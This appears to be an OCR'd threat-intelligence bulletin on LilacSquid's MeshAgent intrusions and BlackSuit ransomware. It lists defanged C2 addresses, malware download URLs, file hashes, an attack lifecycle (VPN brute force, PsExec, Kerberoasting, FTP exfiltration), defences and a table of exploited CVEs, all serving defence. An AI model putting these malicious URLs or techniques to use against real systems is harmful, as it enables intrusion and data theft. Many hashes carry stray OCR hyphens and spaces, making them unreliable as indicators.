LilacSquid heavily utilized MeshAgent as the first stage in its post-compromise activity. The open-source remote device management program MeshCentral has an agent/client called MeshAgent. An MSH file is the configuration file that is normally used by the MeshAgent binaries. This campaign's MSH files include data like C2 addresses and MeshName, which is, in this case, the victim's identification:

MeshName=-Name_of_mesh-
MeshType=-Type_of_mesh-
MeshID=0x-Mesh_ID_hex-
ServerID=-Server_ID_hex-
MeshServer=wss://-Mesh_C2_Address-
Translation=-keywords_translation_JSON-

MeshAgent, a remote device management tool, gives an operator access to virtually every aspect of the device through the MeshCentral server, offering features like:

- Enumerate every device within the Mesh (victims list).
- See and manage the desktop.
- Control the system's file system.
- View the device's hardware and software specifications.

After exploitation, PurpleInk and SSF are among the malicious and dual-use programs that MeshAgent activates on the compromised systems.

Indicators of Compromise

PurpleInk
2eb9c6722139e821c2fe8314b-356880be70f3d19d8d2ba530adc9f466ffc67d8

Network IOCs
67[.]213[.]221[.]6
192[.]145[.]127[.]190
45[.]9[.]251[.]14
199[.]229[.]250[.]142

IP addresses @ Microsoft Azure
104[.]41[.]51[.]80
191[.]239[.]116[.]217
191[.]239[.]123[.]241
191[.]233[.]241[.]96
191[.]234[.]212[.]140
191[.]235[.]233[.]246
4[.]203[.]105[.]118
191[.]233[.]248[.]170

Initial download URLS
hxxps[://]is[.]gd/38qeon?0177551.5510
hxxps[://]is[.]gd/ROnj3W?0808482.5176
hxxps[://]notafiscaleletronica[.]nf-e[.]pro/danfe/?notafiscal=00510242.500611
hxxps[://]nota-fiscal[.]nfe-digital[.]top/nota-estadual/?notafiscal=00792011.977347
hxxps[://]nfe-visualizer[.]app[.]br/notas/?notafiscal=000851113082.35493424000
hxxp[://]adobe-acrobat-visualizer[.]brazilsouth[.]cloudapp[.]azure[.]com/Documentos
search:query=NotaFiscal[.]pdf&crumb=location:\\4[.]203[.]105[.]118@80\Documentos&displayname=Downloads
search:query=NotaFiscal[.]pdf&crumb=location:\\191[.]233[.]248[.]170@80\Documentos&displayname=Downloads


LNK file @ Azure
hxxps[://]104[.]41[.]51[.]80@80/Documentos/files/a3[.]cmd
hxxps[://]191[.]239[.]116[.]217@80/Documentos/files/a3[.]cmd
hxxps[://]191[.]239[.]123[.]241@80/Documentos/files/a3[.]cmd
hxxps[://]191[.]233[.]241[.]96@80/Documentos/files/a3[.]cmd
hxxps[://]191[.]234[.]212[.]140@80/Documentos/files/a3[.]cmd
hxxps[://]191[.]235[.]233[.]246@80/Documentos/files/a3[.]cmd
hxxp[///]191[.]235[.]87[.]229/Documentos/dc/c[.]cmd
\\abrir-documento-adobe-reader-1[.]brazilsouth[.]cloudapp[.]azure[.]com@80\Documentos\dc\c[.]cmd

Indicators of Compromise (Continued)

SHA256 LNK File
c300749ea44f886be1887b3e19b946efbdbbc3e1b-f3e416c78cfbff8d23bf70a
1b4f44a00f61b3e0c8cd6c3125f03b6d4897d6ab-90c8a6dc899ed96acee80dd6
8424e76c9a4ee7a6d7498c2f6826fcde390616dc-65032bebf6b2a6f8fbf4a535
d9877dc1ba0f977d100e687da59c-216454d27e3988532652ac8f6331debbd071
0d94547a0b8f9795e97e2a4a58b0ece65b4ea-4b6e6019cbc96e1c79f373b4587
f848c0f66afc7b5a10f060c1d-b129529a974ae0ad71a767f7c7793351bb7ca04
e50bde1e319e699f587d3b5403c487e46deed61c-c3f078fe951e7cb9f6896259
f00cb0603c055c85c7cdf9963d919d527b13013c-182dc115ba733d28da57b1d9
2c53b4dc15882cf22772994d8ed0947e4a8b70ae-f3a12ab190017b3317c167ea
a6d995d015c16985b456bcc5cd44377c3e5e5cf-72b17771eadc51e1d02a3c6ef
21e22c4736e7567b198b505ed303c3ca933e-0c2d931b886756f6db18a9884a75
2c1251ae1ec9d417bbbdd1f6ac99baa3f16a7639d0c-12cb2883ef8c22c73e58e
46e754727efdc2c891319d25a67ee999a4d-8a0b21b0113db08eead42cf51b780
cd9f5773bd7672a3e09f2d05ef-26775e8c7241879d5f4d13c5c5bc1704c49fa1

SHA256 Loader Scripts
f2db799d892f2a7ac82bfa15826e74d778abd-fa153ccafb9db1fdf56a0248a40
5782b9bc96ce5ad011c122496ff0ff0dc08d6444c-6d2e98606ada82130d5f21a
19c02c5724622be4eedff95633f3f-baa604449aa50cc0761693bb8adb1e8cf97
3b450994add1e3a206c56a7f8f-d28e4132cffb27f3df345e07e8908d7989751f
1e8fd8531a0851bb4d8fb6d8dd4b1a-9509c8a971b11b7d95871d7b39004650ad
8c31dcbef5c00fd98e426a1ae-84163b807a2c5d1476b2d306c8f7e9d01d8df23
2bcd8cc83cf31a77a556d5462a7e75c5e-21208914146 84a6e21612d61d734673
44df224b304a9d5d089be7d68d7e5cec4c76e-c58fdc16c3f86b20a671b496cf4

SHA256 DLLs / MSI Variants
b8b3963967232916cd721a22c80c11cd33057bd-5629dcfa3f4b03d8a6dbf1403
883c49b7c869019951eff94699480a7ecc97c-9c45060a15797ecbd5fce060d26
e7aa64726783ec6f7249483e984ae-20b31a091a488a3ed0f83c210702c506d20
b152346c2679392d7e15d1cc72a39a21d24e55360c-4c1c845ef3524924e93fa9
561e6a42e23d12abe6bba8c98f84c3ba7c45a5d-f840bfa6fd0dfea803c9b4b7e
7e0051d9221c13a47245359a2cd2804b4d-3d9302a321fc8085da1cf1a64bac91
056b34444abe385addd08cc581a640b72d4f2c-ba05de2bfd0c897d5b273a7f28
ab3a284ae6e4e466a0715c162cfab85d75522bec-48fa25947b16a0891ec2358a
7232e3318fdc370e611b2bcbaaec3d58a0d-687927714c24dc81fe60767d53a31
3c89775ae7c35fe3d1ec7e75ac9d4a19959d082d-31ab412af24312544 0ffea6c
aadbba21380dba5028a68b44c629988b0ca517f-34c1adbd68f2edd604ea507fb
278897ee9158f9843125bc2e26c14f96c4e79d5f-c578b7e5973dc8dc919a3400
049b7067ac87e44f464cb18e454d-878ca6260b667a34f48ed0046c29b45bb149
8573b7aa7ac688e2fb03845aa7903b5f-58d880865e3b63c4884f8e29839a3754
f92af5e770018c9e1be5d934bb5699fcf-4594d870988e7b18fb65501ef43f8f9
3445066ae58aa68c09b2476e65f96f-46d0a3ae0a09366d8f9e7e592ee3f2aa0c
d3a7f22886cd294549e5f93ec18ab04e085c397ef-703f5543c3b967c1172bf41



Prevention

1. Apply patches for internet-facing systems within a risk-informed span of time.

2. Do not store credentials on edge appliances/ devices.

3. Configure Group Policy settings to prevent web browsers from saving passwords.

4. Enforce strict policies via Group Policy and User Rights Assignments.

5. Consider using a privileged access management (PAM) solution.

6. Implement an Active Directory tiering model to segregate administrative tasks.

7. Disable all user accounts and access to organizational resources of employees on the day of their departure.

8. Limit the use of RDP and other remote desktop services.

9. Ensure that sensitive accounts use their administrator credentials only on hardened, secure computers.

10. Refrain from downloading apps from unofficial or third-party websites.

11. Maintain cyber hygiene by updating your antivirus program and putting a patch management lifecycle in place.

Remediation

1. Block every threat indicator at each control.

2. Use the security controls that apply to your environment to look for indications of compromise (IOCs).

3. When downloading software, exercise caution and make sure the URL is valid by checking it twice.

4. Never install software from sources you do not trust.

5. Install apps only from official stores

6. Examine the permissions that applications request prior to installing them.

7. Do not download documents from unknown sources attached to emails.

8. Turn on antiviral and antimalware programs, and make sure signature definitions are updated on schedule.

9. Create and maintain an incident response plan that describes what to do in the event of a security breach.

10. Unsolicited emails, messages, or links should be avoided, especially if they come from unidentified or dubious sources.

BlackSuit Ransomware Attack: Tactics, Techniques, and Preventive Measures

In April 2024, security researchers identified Kerberoasting in a customer's environment, marking the onset of a cyberattack by the "BlackSuit" ransomware group. The attack led to the encryption of critical systems and the exfiltration of sensitive data.

Since May 2023, BlackSuit has successfully targeted US-based companies in critical sectors like education and industrial goods, employing varied methods to deploy its ransomware.

An investigation by security researchers identified BlackSuit leveraging PsExec for lateral movement, Kerberoasting, data exfiltration, and deployment of ransomware from a virtual machine.

This report examines the continued success of straightforward tactics, techniques, and procedures (TTPs), such as brute forcing, PsExec for lateral movement, and FTP for exfiltration, highlighting the efficacy of these techniques and the challenges in mitigating them.

BlackSuit Overview

- **First Observed**: May 2023
- **Target Sectors**: Education, industrial goods and services, construction
- **Motivation**: Financial, focusing on critical sectors with smaller cybersecurity budgets or low tolerance for downtime
- **Tactics**: Double extortion, varied malware deployment, advanced encryption, and system recovery processes

Attack Lifecycle

1. Initial Access:
   - Gained via brute forcing a misconfigured VPN or using credentials from a password dump
   - The VPN gateway at a disaster recovery site lacked MFA and certificate requirements
2. Lateral Movement:
   - Utilized PsExec, a remote administration tool
   - Movement across several Windows workstations over a week
   - A potential handoff from an initial access broker to the BlackSuit group
3. Credential Access:
   - Used newly gained account access to authenticate to a Windows server
   - Loaded Rubeus toolkit for Kerberos abuse into PowerShell
   - Compromised over 20 users through Kerberoasting, including a domain administrator
4. Exfiltration:
   - Used FTP to transfer over 100GB of data from an unmonitored Windows server
   - Employed 7zip for data compression and WinSCP for file transfer
5. Impact:
   - Deployed ransomware via a malicious Windows VM to obfuscate from endpoint security tools
   - Used PsExec and WMIC for ransomware deployment across hundreds of hosts

Detection

- Monitor for suspicious VPN access attempts, especially on nonprimary gateways
- Track lateral movements using PsExec, RDP, and Kerberos-related activities
- Look for unusual file transfer activities, such as large data uploads via FTP
- Implement advanced detection rules to identify malware and suspicious DNS requests

Indicators of Compromise

BlackSuit IOCs (Source: Alien Vault)

FileHash-MD5	2902e12f00a185471b619233ee8631f3
FileHash-MD5	4f813698141cb7144786cdc6f629a92b
FileHash-MD5	748de52961d2f182d47e88d736f6c835
FileHash-MD5	9656cd12e3a85b869ad90a0528ca026e
FileHash-SHA1	7e7f666a6839abe1b2cc76176516f54e46a2d453
FileHash-SHA1	861793c4e0d4a92844994b640cc6bc3e20944a73
FileHash-SHA256	1c849adcccad4643303297fb66bfe81c5536be39a87601d67664af1d14e02b9e
FileHash-SHA256	4d7f6c6a051ecb1f8410243cd6941b339570165ebcfd3cc7db48d2a924874e99

BlackSuit IOCs (Source: Cyble) Indicator

Indicator	Indicator Type	Description
748de52961d2f182d47e88d736f6c835	MD5	BlackSuit Windows Executable
30cc7724be4a09d5bcd9254197af05e9fab76455	SHA1	BlackSuit Windows Executable
90ae0c693f6ffd6dc5bb2d5a5ef078629c3d77f874b2d2ebd9e109d8ca049f2c	SHA256	BlackSuit Windows Executable
9656cd12e3a85b869ad90a0528ca026e	MD5	BlackSuit Linux Executable
861793c4e0d4a92844994b640cc6bc3e20944a73	SHA1	BlackSuit Linux Executable
1c849adcccad4643303297fb66bfe81c5536be39a87601d67664af1d14e02b9e	SHA256	BlackSuit Linux Executable


SHA256	Detection Name
90ae0c693f6ffd6dc5bb2d5a5ef078629c3d77f874b2d2ebd9e109d8ca049f2c	Ransom.Win32.BLACKSUIT.THEODBC
1c849adcccad4643303297fb66bfe81c5536be39a87601d67664af1d14e02b9e	Ransom.Linux.BLACKSUIT.THEODBC
6ac8e7384767d1cb6792e62e09efc31a07398ca2043652ab11c090e6a585b310	Ransom.Win32.ROYAL.AA
4d7f6c6a051ecb1f8410243cd6941b339570165ebcfd3cc7db48d2a924874e99	Ransom.Win32.ROYAL.SMYECJYT
b57e5f0c857e807a03770feb4d3aa254d2c4c8c8d9e08687796be30e2093286c	Ransom.Linux.ROYAL.THBOBBC

Prevention

1. Network Configuration:
   - Centralized change management and version control for network device configurations
   - Automated inventory mapping to identify and manage misconfigured or legacy devices
2. Logging and Monitoring:
   - Forward Windows logs from workstations and servers to a centralized logging system
   - Deploy robust endpoint detection and response (EDR) tools to monitor and respond to threats
3. Password and Encryption Policies:
   - Enforce strong password policies and disable support for weak encryption types like RC4
   - Regularly audit password complexity and strength across all user accounts
4. Data Protection:
   - Implement a comprehensive data loss prevention (DLP) solution to categorize, restrict access to, and audit data usage
   - Embed canary files within network shares to detect unauthorized access

Remediation

1. Immediate Actions:
   - Roll passwords across the domain and isolate compromised sites to limit impact
   - Focus on remediation through hash banning and host isolation using endpoint security solutions
2. Ongoing Measures:
   - Configure digital risk protection to monitor digital assets for potential data leakage
   - Deploy detection rules to identify malware, suspicious DNS requests, and lateral movement activities
   - Conduct regular vulnerability assessments and penetration testing to identify and fix security gaps



Top Exploited Vulnerabilities

Vulnerability Name	Description	References
Linux Kernel USB Core Out-Of-Bounds Read	Vulnerability allows physically present attackers to escalate privileges on affected installations of Linux Kernel. The issue results from the lack of proper validation of user-supplied data, which can result in a memory read past the end of an allocated buffer.	https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=ff33299ec8bb80cdcc073ad-9c506bd79bb2ed20b
(Pwn2Own) Oracle VirtualBox OHCI USB Controller Use-After-Free Local Privilege Escalation Vulnerability CVE-2024-21121	Vulnerability allows local attackers to escalate privileges on affected installations of Oracle VirtualBox. The issue results from the lack of validating the existence of an object prior to performing operations on the object.	https://www.oracle.com/security-alerts/cpuapr2024.html
(0Day) Autodesk AutoCAD STP File Parsing Memory Corruption Remote Code Execution Vulnerability CVE-2024-23129	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Autodesk AutoCAD. The issue results from the lack of proper validation of user-supplied data, which can result in a memory corruption condition.	https://www.autodesk.com/trust/security-advisories/adsk-sa-2024-0009
Siemens Tecnomatix Plant Simulation MODEL File Parsing Type Confusion Remote Code Execution Vulnerability CVE-2024-35303	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Siemens Tecnomatix Plant Simulation. The issue results from the lack of proper validation of user-supplied data, which can result in a type of confusion condition.	https://cert-portal.siemens.com/productcert/html/ssa-900277.html
Fuji Electric Tellus Lite V-Simulator 6 V10 File Parsing Stack-based Buffer Overflow Remote Code Execution Vulnerability CVE-2024-37029	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Fuji Electric Tellus Lite. The specific flaw exists within the parsing of V10 files by the V-Simulator 6 module. The issue results from the lack of proper validation of the length of user-supplied data prior to copying it to a stack-based buffer.	https://www.cisa.gov/news-events/ics-advisories/icsa-24-165-14
(0Day) Dropbox Desktop Folder Sharing Mark-of-the-Web Bypass Vulnerability CVE-2024-5924	Vulnerability allows remote attackers to bypass the Mark-of-the-Web protection mechanism on affected installations of Dropbox Desktop. When syncing files from a shared folder belonging to an untrusted account, the Dropbox desktop application does not apply the Mark-of-the-Web to the local files.	https://feedly.com/cve/CVE-2024-5924
(0Day) Deep Sea Electronics DSE855 Multipart Value Handling Stack-Based Buffer Overflow Remote Code Execution Vulnerability CVE-2024-5950	Vulnerability allows network-adjacent attackers to execute arbitrary code on affected installations of Deep-Sea Electronics DSE855 devices. The issue results from the lack of proper validation of the length of user-supplied data prior to copying it to a fixed-length stack-based buffer.	https://github.com/advisories/GHSA-63x5-xm57-f2cw
(0Day) Famatech Advanced IP Scanner Uncontrolled Search Path Element Local Privilege Escalation Vulnerability CVE-2024-30376	Vulnerability allows local attackers to escalate privileges on affected installations of Famatech Advanced IP Scanner. The application loads Qt plugins from an unsecured location. An attacker can leverage this vulnerability to escalate privileges and execute arbitrary code in the context of an administrator.	https://vulmon.com/vulnerabilitydetails?qid=CVE-2024-30376
IrfanView PSP File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability CVE-2024-5876	Vulnerability allows remote attackers to execute arbitrary code on affected installations of IrfanView. Results from the lack of proper validation of the length of user-supplied data prior to copying it to a heap-based buffer.	https://www.irfanview.com/plugins.htm#PlugIns%20updated%20after%20the%20version%204.67
(Pwn2Own) Mozilla Firefox Exposed Dangerous Function Sandbox Escape Vulnerability CVE-2024-29944	Vulnerability allows remote attackers to escape the sandbox on affected installations of Mozilla Firefox. Results from an exposed dangerous function. An attacker can leverage this vulnerability to escape the sandbox and execute arbitrary code in the context of the current user at medium integrity.	https://www.mozilla.org/en-US/security/advisories/mfsa2024-15/#CVE-2024-29944
Delta Electronics CNCSoft-G2 DOPSoft DPAX File Parsing Stack-based Buffer Overflow Remote Code Execution Vulnerability CVE-2024-4192	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Delta Electronics CNCSoft-G2. The specific flaw exists within the parsing of DPAX files by the DOPSoft component.	https://www.cisa.gov/news-events/ics-advisories/icsa-24-121-01
Logsign Unified SecOps Platform Command Injection Remote Code Execution Vulnerability CVE-2024-5719	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Logsign Unified SecOps Platform. The specific flaw exists within the implementation of the HTTP API.	https://support.logsign.net/hc/en-us/articles/19316621924754-03-06-2024-Version-6-4-8-Release-Notes

Continued on next page >

Top Exploited Vulnerabilities

Vulnerability Name	Description	References
(0Day) Luxion KeyShot Viewer JT File Parsing Out-Of-Bounds Read Remote Code Execution Vulnerability	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Luxion KeyShot Viewer. The flaw exists within the parsing of JT files.	https://secalerts.co/vulnerability/software/luxion%20keyshot%20viewer
Advantech iView ConfigurationServlet SQL Injection Information Disclosure Vulnerability CVE-2023-52335	Vulnerability allows remote attackers to disclose sensitive information on affected installations of Advantech iView. The flaw exists within the ConfigurationServlet servlet, which listens on TCP port 8080 by default. When the process does not properly validate a user-supplied string before using it to construct SQL queries.	https://www.advantech.com/zh-tw/support/details/firmware?id=1-HIPU-183
Microsoft Windows Menu DC Pen Use-After-Free Local Privilege Escalation Vulnerability CVE-2024-30082	Vulnerability allows local attackers to escalate privileges on affected installations of Microsoft Windows. The issue results from the lack of validating the existence of an object prior to performing operations on the object.	https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-30082
(Pwn2Own) Microsoft Windows UnserializePropertySet Time-Of-Check Time-Of-Use Local Privilege Escalation Vulnerability CVE-2024-30084	Vulnerability allows local attackers to escalate privileges on affected installations of Microsoft Windows. The specific flaw exists within the UnserializePropertySet function in the ks.sys driver. The issue results from the lack of proper locking when performing operations on an object.	https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-30084
Adobe Substance 3D Stager SKP File Parsing Out-Of-Bounds Write Remote Code Execution Vulnerability CVE-2024-34115	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Adobe Substance 3D Stager. The issue results from the lack of proper validation of user-supplied data, which can result in a write past the end of an allocated object.	https://helpx.adobe.com/security/products/substance3d_stager/apsb24-43.html
Centreon updateServiceHost SQL Injection Remote Code Execution Vulnerability CVE-2024-5723	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Centreon. The issue results from the lack of proper validation of a user-supplied string before using it to construct SQL queries.	https://www.cyberveille-sante.gouv.fr/alertes/centreon-cve-2024-5723-2024-06-14
Linux Kernel Net Scheduler Out-Of-Bounds Access Local Privilege Escalation Vulnerability CVE-2023-31436	Vulnerability allows local attackers to escalate privileges on affected installations of the Linux Kernel. The specific flaw exists within the handling of the MTU value provided to the QFQ Scheduler.	https://bugzilla.redhat.com/show_bug.cgi?id=2192671
(Pwn2Own) NETGEAR RAX30 fing_dil Stack-based Buffer Overflow Remote Code Execution Vulnerability CVE-2023-51635	Vulnerability allows network-adjacent attackers to execute arbitrary code on affected installations of NETGEAR RAX30 routers. The issue results from the lack of proper validation of the length of user-supplied data prior to copying it to a fixed-length stack-based buffer.	https://kb.netgear.com/000065928/Security-Advisory-for-Multiple-Vulnerabilities-on-the-RAX30-PSV-2023-0139
Apple macOS PPM Image Parsing Out-Of-Bounds Write Remote Code Execution Vulnerability CVE-2024-27836	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Apple macOS. Interaction with the ImageIO framework is required to exploit this vulnerability but attack vectors may vary depending on the implementation. Crafted data in a PPM image can trigger a write past the end of an allocated buffer.	https://support.apple.com/en-ca/HT214106
Trend Micro Apex One Improper Access Control Local Privilege Escalation Vulnerability CVE-2024-37289	Vulnerability allows local attackers to escalate privileges on affected installations of Trend Micro Apex One. An attacker must first obtain the ability to execute low-privileged code on the target system to exploit this vulnerability.	https://success.trendmicro.com/dcx/s/solution/000298063?language=en_US
Trend Micro Maximum Security coreServiceShell Link Following Local Privilege Escalation Vulnerability CVE-2024-32849	Vulnerability allows local attackers to escalate privileges on affected installations of Trend Micro Maximum Security. The specific flaw exists within the coreServiceShell. By creating a symbolic link, an attacker can abuse the service to delete a file.	https://helpcenter.trendmicro.com/en-us/article/tmka-19175
Trend Micro Deep Security Link Following Local Privilege Escalation Vulnerability CVE-2024-36358	Vulnerability allows local attackers to escalate privileges on affected installations of Trend Micro Deep Security. An attacker must first obtain the ability to execute low-privileged code on the target system to exploit this vulnerability.	https://success.trendmicro.com/dcx/s/solution/000298151?language=en_US

Continued on next page >

Top Exploited Vulnerabilities

Vulnerability Name	Description	References
Canon imageCLASS MF753Cdw setResource Buffer Overflow Remote Code Execution Vulnerability CVE-2023-6234	Vulnerability allows network-adjacent attackers to execute arbitrary code on affected installations of Canon imageCLASS MF753Cdw printers. The issue results from the lack of proper validation of the length of user-supplied data prior to copying it to a fixed-length buffer.	https://www.canon-europe.com/support/product-security-latest-news/
Progress Software Telerik Reporting Register Authentication Bypass Vulnerability CVE-2024-4358	Vulnerability allows remote attackers to bypass authentication on affected installations of Progress Software Telerik Reporting. The issue results from the lack of validating the current installation step.	https://docs.telerik.com/report-server/knowledge-base/registration-auth-bypass-cve-2024-4358
G DATA Total Security Link Following Local Privilege Escalation Vulnerability CVE-2024-1868	Vulnerability allows local attackers to escalate privileges on affected installations of G DATA Total Security. An attacker must first obtain the ability to execute low-privileged code on the target system to exploit this vulnerability.	https://vuldb.com/?id.266829
Kofax Power PDF JP2 File Parsing Out-Of-Bounds Read Remote Code Execution Vulnerability CVE-2024-5511	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Kofax Power PDF. The issue results from the lack of proper validation of user-supplied data, which can result in a read past the end of an allocated object.	https://docshield.tungstenautomation.com/PowerPDF/en_US/5.0.0-3uoz7ssq2b/print/ReadMe-KofaxPowerPDFAdvanced-5.0.0.21.htm
(Pwn2Own) Sonos Era 100 SMB2 Message Handling Use-After-Free Remote Code Execution Vulnerability CVE-2024-5269	Vulnerability allows network-adjacent attackers to execute arbitrary code on affected installations of Sonos Era 100 smart speakers. The issue results from the lack of validating the existence of an object prior to performing operations on the object.	https://support.sonos.com/en-us/article/release-notes-for-sonos-software-updates
(Pwn2Own) VMWare Workstation VBluetoothHCI_PacketOut Use-After-Free Privilege Escalation Vulnerability CVE-2024-22267	Vulnerability allows local attackers to escalate privileges on affected installations of VMWare Workstation. The flaw exists within the VBluetoothHCI_PacketOut method. The issue results from the lack of validating the existence of an object prior to performing operations on the object.	https://support.broadcom.com/web/ecx/support-content-notification/-/external/content/SecurityAdvisories/0/24280
A10 Thunder ADC Incorrect Permission Assignment Local Privilege Escalation Vulnerability CVE-2024-30369	Vulnerability allows local attackers to escalate privileges on affected installations of A10 Thunder ADC. The issue results from incorrect permissions on a file.	https://support.a10networks.com/support/security_advisory/cve-2024-30368-cve-2024-30369
(Pwn2Own) Phoenix Contact CHARX SEC-3100 Untrusted Search Path Local Privilege Escalation Vulnerability CVE-2024-28133	Vulnerability allows local attackers to escalate privileges on affected installations of Phoenix Contact CHARX SEC-3100 devices. The specific flaw exists within the charx_set_timezone binary. The issue results from executing a program from an untrusted location.	https://cert.vde.com/en/advisories/VDE-2024-019/
Ivanti Endpoint Manager GetDBPatchProducts SQL Injection Remote Code Execution Vulnerability CVE-2024-29827	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Ivanti Endpoint Manager. The specific flaw exists within the implementation of the GetDBPatchProducts method. The lack of proper validation of a user-supplied string before using it to construct SQL queries.	https://forums.ivanti.com/s/article/Security-Advisory-May-2024?language=en_US
